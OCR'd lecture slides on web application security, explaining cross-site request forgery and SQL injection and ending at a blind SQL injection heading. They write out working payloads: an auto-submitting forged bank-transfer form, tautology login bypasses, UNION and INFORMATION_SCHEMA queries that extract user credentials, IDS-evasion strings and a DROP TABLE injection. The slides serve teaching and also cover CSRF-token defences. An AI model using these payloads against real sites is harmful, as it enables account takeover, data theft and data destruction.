
Request Forgery

- Also known as one-click attack, session riding, hostile linking
- Goal: have a victim to execute a number of actions, using her credentials (e.g., session cookie)
  - There is no stealing of data
  - This has to be done without the direct access to the cookies
    - Remember that with JavaScript we can’t access cookies of another domain
- Can be On Site or Cross Site (CSRF)
  - Samy worm was a OSRF
- Can be both reflected and stored

CSRF principles

- Browser requests automatically include any credentials associated with the site
  - user's session cookie, IP address, credentials…
- The attacker makes an authenticated user to submit a malicious, unintentional request
  - This can happen from a different source (hostile website)
- If the user is currently authenticated, the site will have no way to distinguish between a legitimate and a forged request sent by the victim
- The attacker does not see anything…

CSRF example



CSRF explained with GET

1) The victim visits http://www.bank.com and performs a successful authentication
   - She receives the session token
2) The victim opens another browser tab or window and visits a malicious web site
3) The malicious web page contains something like

```
<img src=”http://www.bank.com/transfer.php?to=1337&amount=10000” />
```

that makes the browser ask something like:

```
GET http://www.bank.com/transfer.php?to=1337&amount=10000
```

4) The request contains the right cookie (session token)
5) The bank websites satisfies the request…

CSRF explained with POST

- If the bank uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do
HTTP/1.1 acct=1337&amount=10000
```

- Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tag:

```
<form action="http://bank.com/transfer.php" method="POST">
<input type="hidden" name="acct" value="1337"/>
<input type="hidden" name="amount" value="10000"/>
<input type="submit" value="Click me"/>
</form>
```

- This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body   onload="document.forms[0].submit()">
<form...
```

CSRF explained with POST and JavaScript

- To avoid the user to click on the submit button, this can be executed automatically using JavaScript:

```
<body  onload="document.forms[0].submit()">
<form...
```

- Or without the use of form, using something like:

```
var http = false; var body = ”to=1337&amount=10000”;
http = new XMLHttpRequest();
http.onreadystatechange = handleResponse;
http.open(”POST”, ”http://www.bank.com/transfer.php”, true);
http.setRequestHeader(”Content-type”,
    ”application/x-www-form-urlencoded”);
http.setRequestHeader(”Content-length”, body.length);
http.send(body);
function handleResponse() {  .... }
```

CSRF countermeasures

- Use secret “CSRF tokens”
  - Every state-changing operation must require the token
  - Tokens must be large random, secure values and must be unique for each session
  - Tokens are added as hidden field forms/AJAX parameters
- Attackers cannot konw the token since it is unique for each session
  - CSRF fails, since without the token the request is not accepted

CSRF countermeasures

- XSS vulnerabilities invalidate all CSRF countermeasures (except user-interaction based countermeasures)
  - If a website has xss vulnerabilities, CSRF are unavoidable
- BREACH ssl attack
  - Use multiple requests to guess the token (and possibly other info) even with encrypted sessions
- Read more on how Facebook prevents BREACH and CSRF
  - https://www.facebook.com/notes/protect-the- graph/preventing-a-breach-attack/1455331811373632

SQL injection

SQL review

See http://www.w3schools.com/sql/default.asp

- SQL is a standard language for accessing and manipulating databases
  - SQL stands for Structured Query Language
- What Can SQL do?
  - Execute queries against a database
  - Insert records in a database Update
  - records in a database Delete records
  - from a database Create new
  - databases
  - Create new tables in a database

RDBMS

- RDBMS stands for Relational Database Management System
- RDBMS is the basis for SQL, and for all modern database systems such as MS SQL Server, IBM DB2, Oracle, MySQL, and Microsoft Access
- The data in RDBMS is stored in database objects called tables
- A table is a collection of related data entries and it consists of columns and rows

Relation (Table)

Row/Tuple/Record

Column/Attribute/Field

name	birth	gpa	grad
Anderson	1987-10-22	3.9	2009
Jones	1990-4-16	2.4	2012
Hernandez	1989-8-12	3.1	2011
Chen	1990-2-4	3.2	2011

Column Types → VARCHAR(30) DATE FLOAT INT

Some SQL commands

- SELECT -extracts data from a database (query)
- UPDATE -updates data in a database
- DELETE -deletes data from a database
- INSERT INTO -inserts new data into a database
- CREATE DATABASE -creates a new database
- ALTER DATABASE -modifies a database CREATE
- TABLE -creates a new table
- ALTER TABLE -modifies a table
- DROP TABLE -deletes a table
- UNION -combines the results of different queries


SQL query examples

- SELECT * FROM table
- SELECT * FROM table1, table2, …
- SELECT field1, field2, … FROM table1, table2, …
- SELECT … FROM … WHERE condition
  - conditions
    - field1 = value1
    - field1 <> value1
    - field1 LIKE 'value _ %': pattern matching. _ = single char; % = zero or more chars
    - condition1 AND condition2
    - condition1 OR condition2
- INSERT INTO table1 (field1, field2, ...) VALUES (value1, value2, ...) INSERT
- table1 SET field1=value_1, field2=value_2 ...
- UPDATE table1, table2 SET field1=new_value1, field2=new_value2, ... WHERE table1.id1 = table2.id2 AND condition

SQL injection (SQLi)

- Scenario: many web applications require the ability to store structured data (e.g., forum, CMS, e-commerce, blog, . . .) and use a **database**
- We have a **SQLi** when it is possible to modify the syntax of the query by altering the application input
- SQLi caused by:
  - missing input validation
  - application-generated queries contains user-fed input


SQL injection (SQLi)



Username mario

Password ******

SQLi example



```
$name = $_POST[’name’];
$passw = $_POST[’passw’];
$result =mysql_query(”SELECT * FROM users ” .
         ”WHERE name=’$name’ AND passw=’$passw’;”);
if(mysql_num_rows($result) > 0) {
...
}
```

- Good:
  - name = mario ∧ passw = xyz
  - ➔... WHERE name=’mario’ AND passw=’xyz’;
- BAD:
  - name= admin ∧ passw = xyz’ OR ’1’=’1
  - ➔... WHERE name=’admin’ AND passw=’xyz’ OR ’1’=’1’;

SQLi sinks (where to inject our SQL code)


- User Input
  - GET/POST parameters
  - many client-side technologies communicate with the server through GET/POST (e.g., Flash, applet Java, AJAX)

- HTTP Headers
  - every HTTP header must be treated as dangerous User-
  - Agent, Referer, . . . can be maliciously altered

Other SQLi sinks

- Cookies
  - after all, they are just headers . . .
  - . . . and they come from the client ⇒ dangerous
- The database itself: second order injection
  - the input of the application is stored in the database
  - later, the same input is fetched from the database and used to build another query

SQLi: targets



Target	Description
identify **injectable** params	identify sinks
database footprinting	find out **which** DBMS is in use; made easy by wrong error handling
discover DB schema	table names, column names, column types, privileges
data extraction	dumping **anything** from the DB
data manipulation	insert, update, delete data
denial of service	prevent legitimate user from using the web application (`LOCK`, `DELETE`, . . .)
authentication bypass	bypass web application authentication mechanism
remote command execution	execution of commands not originally provided by the DBMS

SQLi: examples

- Authentication bypass using tautologies

1) query:

```
- $q = ”SELECT id FROM users WHERE user=’ ”.$user.” ’ AND pass=’ ”.
  $pass.” ’”;
```

2) sent parameters:

```
- $user = ”admin”;
- $pass = ”’ OR ’1’=’1”;
```

3) query that is really executed:

```
- $q = ”SELECT id FROM users WHERE user=’admin’ AND
  pass=’’ OR ’1’=’1’”;
```

- If the input were sanitized (e.g., mysql_escape_string()):

```
- $q = ”SELECT id FROM users WHERE user=’admin’ AND
  pass=’\’ OR \’\’=\’’”;
```

SQLi: ending the query

- Terminating the query properly can be cumbersome
- Frequently, the problem comes from what follows the integrated user parameter
- This SQL segment is part of the query and the malicious input must be crafted to handle it without generating syntax errors
- Usually, the parameters include comment symbols:
  - #
  - -
  - /* … */

SQLi other tautologies

- choosing “blindly” the first available user
  - $pass = ”’ OR 1=1 # ”;

    → $q = ”SELECT id FROM users WHERE user=’’ AND pass=’’ OR 1=1 # ’ ”;
  - $user = ”’ OR user LIKE ’%’ #”;

    → $q = ”SELECT id FROM users WHERE user=’’ OR user LIKE ’%’ #’ AND pass=’’”;
  - $user = ”’ OR 1 # ”;

    → $q = ”SELECT id FROM users WHERE user=’’ OR 1 #’ AND pass=’’”;
- choosing a known user
  - $user = ”admin’ OR 1 # ”;

    → $q = ”SELECT id FROM users WHERE user=’admin’ OR 1 #’ AND pass=’’”;
  - $user = ”admin’ #”;

    → $q = ”SELECT id FROM users WHERE user=’admin’ #’ AND pass=’’”;
- IDS evasion
  - $pass = ”’ OR 5>4 OR password=’mypass”;
  - $pass = ”’ OR ’vulnerability’>’server”;

SQLi: UNION query

- query:

```
$q = ”SELECT id, name, price, description FROM
   products WHERE category=”.$_GET[’cat’];
```

- injected code:

```
$cat=”1 UNION SELECT 1, user,1, pass FROM users”;
```

- the number and **types** of the columns returned by the two SELECT must match
  - MySQL: if types do not match, a cast is performed automatically

```
$cat=”1 UNION SELECT 1, 1, user,pass FROM user”;
```

SQLi: second order inject

- To perform the attack a user with a malicious name is registered:

  ```
  $user = ″admin′#″;
  ```

  `$user` is correctly sanitized when it is inserted in the DB.

- Later on, the attacker asks to change the password of its malicious user, so the web app fetches info about the user from the db and uses them to perform another query:

-
  ```
  $q = ″UPDATE users SET
      pass=′″.$_POST[′newPass′].″′ WHERE
      user=′″.$row[′user′].″′″;
  ```

- if the data coming from the database is not properly sanitized, the query will be:

  ```
  $q = ″UPDATE users SET pass=′password′WHERE user=′admin′#′″;
  ```

SQLi: piggy-backed

- Target: execute an arbitrary number of distinct queries query:

-
  ```
  $q = ”SELECT id FROM users WHERE user=’”.$user.”’
     AND pass=’”.$pass.”’”;
  ```
- injected parameters:

  ```
  $user = ”’; DROP TABLE users — ”;
  ```
- query executed:

  ```
  $q = ”SELECT id FROM users WHERE user=’’;
       DROP TABLE users – ”’ AND pass=””;
  ```
- both queries are executed!
- WARNING: this is strictly dependent from the method/function invoked to perform the query.

SQLi with missing info

- How to know how tables and columns are named?
  - Brute forcing. . .
  - INFORMATION_SCHEMA!
- Information schema are metadata about the objects within a database
- Can be used to gather data about any tables from the available databases

Information schema examples

- INFORMATION_SCHEMA.TABLES
  - TABLE_SCHEMA: DB to which the table belongs
  - TABLE_NAME: Name of the table
  - TABLE_ROWS: Number of rows in the table

  …
- INFORMATION_SCHEMA.COLUMNS
  - TABLE_NAME: Name of the table containing this column
  - COLUMN_NAME: Name of the column
  - COLUMN_TYPE: Type of the columns
  - TABLE_NAME: Name of the table

  …

Information Schema: attack example

- Vulnerable query:

```
$q=”SELECT  username  FROM users WHERE user id=$id”;
```

- Step 1: Get table name


```
$id = ”-1 UNION
    SELECT  table_name FROM INFORMATION_SCHEMA.TABLES
    WHERE  table_schema  != ’mysql’
    AND    table_schema  != ’information_schema’ ”;
```

- Step 2: Get columns name

```
$id = ”-1 UNION
    SELECT  column_name FROM INFORMATION_SCHEMA.COLUMNS
    WHERE  table_name  = ’users’;
```

Blind SQLi

- When systems do not allow you to see output in the form of error messages or extracted database fields whilst conducting SQL injections
- Example



